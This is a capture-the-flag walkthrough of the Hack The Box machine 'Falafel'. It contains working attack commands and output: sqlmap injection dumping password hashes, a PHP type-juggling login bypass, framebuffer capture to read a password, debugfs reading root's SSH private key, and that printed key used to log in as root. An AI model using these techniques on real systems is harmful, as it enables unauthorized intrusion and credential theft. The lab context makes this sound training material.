

SQLMAP

REVERSE PHP SHELL(MAX CHARACTERS)

RAW2PNG

DISK GROUP PRIVESC

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 36:c0:0a:26:43:f8:ce:a8:2c:0d:19:21:10:a6:a8:e7 (RSA)

| 256 cb:20:fd:ff:a8:80:f2:a2:4b:2b:bb:e1:76:98:d0:fb (ECDSA)

|_ 256 c4:79:2b:b6:a9:b7:17:4c:07:40:f3:e5:7c:1a:e9:dd (ED25519)

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))

| http-robots.txt: 1 disallowed entry

|_/* .txt

|_http-server-header: Apache/2.4.18 (Ubuntu)

|_http-title: Falafel Lovers

No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/submit/>)

root@kali:/home/kali/Desktop/hackthebox/falafel# gobuster dir -u http://falafel.htb/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .txt,.php

/images (Status: 301) [Size: 311]

/uploads (Status: 301) [Size: 312]

/assets (Status: 301) [Size: 311]

/css (Status: 301) [Size: 308]

/js (Status: 301) [Size: 307]

/robots.txt (Status: 200) [Size: 30]

/cyberlaw.txt (Status: 200) [Size: 804]

/server-status (Status: 403) [Size: 299]

<http://falafel.htb/cyberlaw.txt>

<http://falafel.htb/login.php>

POST /login.php HTTP/1.1

Host: falafel.htb

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://falafel.htb/login.php

Content-Type: application/x-www-form-urlencoded

Content-Length: 32

Connection: close

Cookie: PHPSESSID=31op0668u4eqvm0pv7v7eitd13

Upgrade-Insecure-Requests: 1

username=admin&password=password

root@kali:/home/kali/Desktop/hackthebox/falafel# sqlmap -level=5 -risk=3 -p username -r login.req

- **-level:** level of tests to perform (1–5, default 1)
- **-risk:** risk of tests to perform (1–3, default 1)
- **-p:** testable parameter(s)
- **-r:** load HTTP request from a file
- — **string:** String to match when query is evaluated to True
- — **dump:** Dump DBMS database table entries
- — **batch:** Never ask for user input, use the default behaviour

sqlmap -level=5 -risk=3 -p username --string="Wrong identification" --dump --batch -r login.req

ID	role	username	password
1	admin	admin	0e462096931906507119562988736854
2	normal	chris	d4ee02a22fc872e36d9e3751ba72ddc8 (juggling)

```

root@kali:/home/kali/Desktop/hackthebox/falafel# php -a
php > print(0e462096931906507119562988736854);
0

```

In this specific scenario, this poses a security issue because any password that has an md5 hash that starts with the string "0e" will authenticate us to the admin account. A quick google search on "0e md5 hash", [gives us several such strings](#):

```

$ echo -n QNKCDZO | md5sum
0e830400451993494058024219903391

```

```

admin-QNKCDZO
LOGIN SUCCESSFUL!!!

```

```

root@kali:/home/kali/Desktop/hackthebox/falafel# locate pattern_create
/usr/bin/msf-pattern_create
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb
root@kali:/home/kali/Desktop/hackthebox/falafel# /usr/bin/msf-pattern_create -l 250
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1
Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag
4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2A
mv
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1
Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag
4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2A
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1

```

```
echo "Failed to connect to MySQL: " . mysqli_connect_error();
```

```
}
```

```
?>
```

```
www-data@falafel:/var/www/html$
```

```
www-data@falafel:/var/www/html$ su moshe
```

```
Password:
```

```
setterm: terminal xterm does not support --blank
```

```
moshe@falafel:/var/www/html
```

```
moshe@falafel:/var/www/html$ id
```

```
uid=1001(moshe) gid=1001(moshe)
```

```
groups=1001(moshe),4(adm),8(mail),9(news),22(voice),25(floppy),29(audio),44(video),60(games)
```

```
for x in $(groups); do echo =====${x}=====; find / -group ${x} ! -type d -exec ls -la {} \; 2>/dev/null > ${x}; done
```

```
=====moshe=====
```

```
=====adm=====
```

```
=====mail=====
```

```
=====news=====
```

```
=====voice=====
```

```
=====floppy=====
```

```
=====audio=====
```

```
=====video=====
```

```
=====games=====
```

```
moshe@falafel:/var/www/html$ w
```

```
18:41:57 up 1:31, 1 user, load average: 0.00, 0.00, 0.00
```

```
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
```

```
yossi tty1 17:10 1:31m 0.04s 0.04s -bash
```

```
moshe@falafel:/var/www/html$ cp /dev/fb0 /tmp/fb0.raw
```

```
cat /sys/class/graphics/fb0/virtual_size | cut -d, -f1
```

```
1176
```

```
cat /sys/class/graphics/fb0/virtual_size | cut -d, -f2
```

```
885
```

```
root@kali:/home/kali/Desktop/hackthebox/falafel# cat raw2png.pl
```

```
#!/usr/bin/perl -w
```

```
$w = shift || 240;
```

```
$h = shift || 320;
```

```
$pixels = $w * $h;
```

```
open OUT, "|pnmtopng" or die "Can't pipe pnmtopng: $!\n";
```

```
printf OUT "P6%d %d\n255\n", $w, $h;
```

```
while ((read STDIN, $raw, 2) and $pixels--){
```

```
    $short = unpack('S', $raw);
```

```
    print OUT pack("C3",
```

```
        ($short & 0xf800) >> 8,
```


```
        ($short & 0x7e0) >> 3,
```

```
        ($short & 0x1f) << 3);
```

```
}
```

```
close OUT;
```

```
root@kali:/home/kali/Desktop/hackthebox/falafel# ./raw2png 1176 885 < fb0.raw > fb0.png
```

A terminal window screenshot with a dark background and light green text. The prompt is 'yossi@falafel:~\$'. The user enters 'passwd MoshePlzStopHackingMe!'. The output is 'passwd: user 'MoshePlzStopHackingMe!' does not exist'. The user enters 'passwd' again. The output is 'Changing password for yossi.' followed by '(current) UNIX password:', 'Enter new UNIX password:', and 'Retype new UNIX password:'. The user enters a password. The output is 'passwd: password updated successfully'. The prompt returns to 'yossi@falafel:~\$'. In the top right corner, there are two tabs: 'feh [1 of 1] - fb0.png' and 'moshe@falafel: /tmp'.

MoshePlzStopHackingMe!

yossi@falafel:~\$ id

uid=1000(yossi) gid=1000(yossi)

groups=1000(yossi),4(adm),6(disk),24(cdrom),30(dip),46(plugdev),117(lpadmin),118(smbshare)

yossi@falafel:~\$ debugfs /dev/sda1

debugfs 1.42.13 (17-May-2015)

debugfs: cd /root

debugfs: ls

debugfs: cd .ssh

debugfs: cat id_rsa

-----BEGIN RSA PRIVATE KEY-----

MIIEpAIBAAKCAQEAyPdIQuYVr/L4xXiDVK8ITn88k4zVEEfiRVQ1AWxQPOHY7q0h

b+Zd6WPVczObUnC+TaElpDXhf3gjLvJXvn7qGuZekNdB1aoWt5IKT90yz9vUx/gf

v22+b8XdCdzyXpJW0fAmEN+m5DAETxHDzPdNfpswwYpDX0gqLCZluMC7Z8D8Wpkg

BWQ5RfpdFDWvlexRDFwj/Dx+tiIPGcYtkpQ/UihaDgF0gwj912Zc1N5+0sILX/Qd

UQ+ZywP/qj1FI+ki/kJcYsW/5JZcG20xS0QgNvUBGpr+MGh2urh4angLcqu5b/ZV

dmoHaOx/UORNywkp486/SQtn30Er7SIM29/8PQIDAQABAoIBAQCgd5qmw/yIZU/1

eWSOpj6VHmee5q2tnhuVffmVgS7S/d8UHH3yDLcrseQhmBdGey+qa7fu/ypqCy2n

gVOCIBNuelQuIAnp+Ewl+kuyEnSsRhBC2RANG1ZAHal/rvnxM4OqJ0ChK7TUnBhV

+7ICIDqjCx39chEQUQ3+yoMAM91xVqztgWvl85Hh22IQgFnlu/ghav8lqps/tuZ0

/YE1+vOouJPD894UEUH5+Bj+EvBJ8+pyXUCt7FQiIdWQbSlfNLUWNdlBpwabk6Td

OnO+rf/vtYg+RQC+Y7zUpyLONYP+9S6WvJ/lqszXrYKRtlQg+8Pf7yhcOz/n7G08

kta/3DH1AoGBAO0itleAiaeXTw5dmdza5xIDsx/c3DU+yi+6hDnV1KMTe3zK/yjG

UBLnBo6FpAJr0wOXNALbnm2RToX7OfqpVeQsAsHZTSfmo4fbQMY7nWMvSuXZV3IG

ahkTSKUnpk2/EVRQriFjXuvBoBh0qLVhZIKqZBaavU6iapIPVz72VvLAoGBANj0

GcJ34ozu/XuhlXNVIm5ZQqHxHkiZrOU9aM7umQkGeM9vNFOWWYl6l9g4qMq7ArMr

5SmT+XoWQtK9dSHVNXr4XWRaH6aow/oazY05W/BgXRMxolVSHdNE23xuX9dlwMPB

f/y3ZeVpbREroPOx9rZpYiE76W1gZ67H6TV0HJcXAoGBAOdgCnd/8IAkcY2Zxlva

xsUr+PW04O/O8SY6vdNUkWIAm2e7BdX6EZ0v75TWTp3SKR5HuobjVKShT9VAuGSc

HuNAEfykktWqPFTImEETX9CsD09PjmsVSmZnC2Wh10FaoYT8J7sKWItSzmwrhoM9

BVPmtWXU4zGdST+KAqKcVYubAoGAHR5GBs/IXFoHM3ywbIZiZlUcmFegVOYrSmk/

```
k+Z6K7fupwip4UGeAtGtZ5vTK8KFzj5p93ag2T37ogVDn1LaZrLG9h0Sem/UPdEz  
HW1BZbXJSDY1L3ZiAmUPgFfgDSze/mcOloEK8AuCU/ejFplgJsNmJEfCQKfbwp2a  
M05uN+kCgYBq8iNfzNHK3qY+iaQNISQ657Qz0sPoMrzQ6gAmTNjNfWpU8tEHqrCP  
NZTQDYCA31J/gKII2BT8+ywQL50avvbxXZEsy14ExVnaTpPQ9m2INlxz97YLxjZ  
FEUbKAlzcvN/S3LjiFbnkQ7uJ0nPj4oPw1XBcmsQoBwPFOcCEvHSrg==  
-----END RSA PRIVATE KEY-----
```

```
root@kali:/home/kali/Desktop/hackthebox/falafel# ssh -i id_rsa root@falafel.htb
```